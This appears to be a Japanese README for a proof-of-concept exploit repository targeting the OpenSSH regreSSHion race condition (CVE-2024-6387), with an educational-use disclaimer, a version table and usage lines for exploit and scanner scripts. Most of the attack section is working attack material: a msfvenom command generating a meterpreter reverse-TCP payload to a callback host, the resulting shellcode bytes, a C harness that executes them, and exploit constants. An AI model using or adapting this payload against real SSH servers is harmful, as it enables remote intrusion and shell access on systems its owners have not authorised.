EXPLOIT CVE-2024-6387
OpenSSHサーバーの脆弱性 CVE-2024-6387 の分析、検出、制御されたテストのためのツール。


このリポジトリは教育目的のみです。
以下の環境でのみ使用してください:
- ラボ (HTB, TryHackMe)
- 自身の環境
- 明示的な許可を得た監査
⚠️ 許可なくシステムをスキャンまたは悪用することは違法です。
このコンテンツは防御と学習を目的としています。
CVE-2024-6387(regreSSHion として知られる)は、2006年に修正された脆弱性(CVE-2006-5051)の回帰です。
OpenSSH 8.5p1 (2020) で再導入され、以下を可能にします:
関連する脆弱性も存在します:
この脆弱性は、sshd のシグナルハンドラにおける競合状態に基づいています。
LoginGraceTime (デフォルト:120秒)を設定SIGALRM シグナルが発火syslog()malloc()free()これにより以下が発生する可能性があります:
| 状態 | バージョン | 備考 |
|---|---|---|
| ⚠️ 脆弱 | < 4.4p1 | 古いパッチが適用されていない場合 |
| ✅ 安全 | 4.4p1 → < 8.5p1 | 以前に修正済み |
| ⚠️ 脆弱 | 8.5p1 → < 9.8p1 | 回帰が存在 |
| ✅ 修正済み | >= 9.8p1 | 公式パッチ |
🛡️ OpenBSDは脆弱ではありません。2001年から実装されている追加の保護機能によるものです。

##⚙️ 使用方法 python3 exploit.py
python3 scanner.py <IP> -p 22
# シェルコードの生成
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.100 LPORT=9999 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of c file: 574 bytes

unsigned char buf[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";
#include <stdio.h>

// カスタムペイロードのプレースホルダ
const char shellcode[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x27\x0f\xc0\xa8\x38\x64\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";

int main() {
    // シェルコードの実行
    printf("Executing shellcode...\n");
    void (*sc)() = (void(*)())shellcode;
    sc();

    return 0;
}
#include <stdio.h>


#define MAX_PACKET_SIZE (256 * 1024)
#define LOGIN_GRACE_TIME 120
#define MAX_STARTUPS 100
#define CHUNK_ALIGN(s) (((s) + 15) & ~15)
Kaleth Corcho
システム工学 · WolvesTI · コロンビア、ボゴタ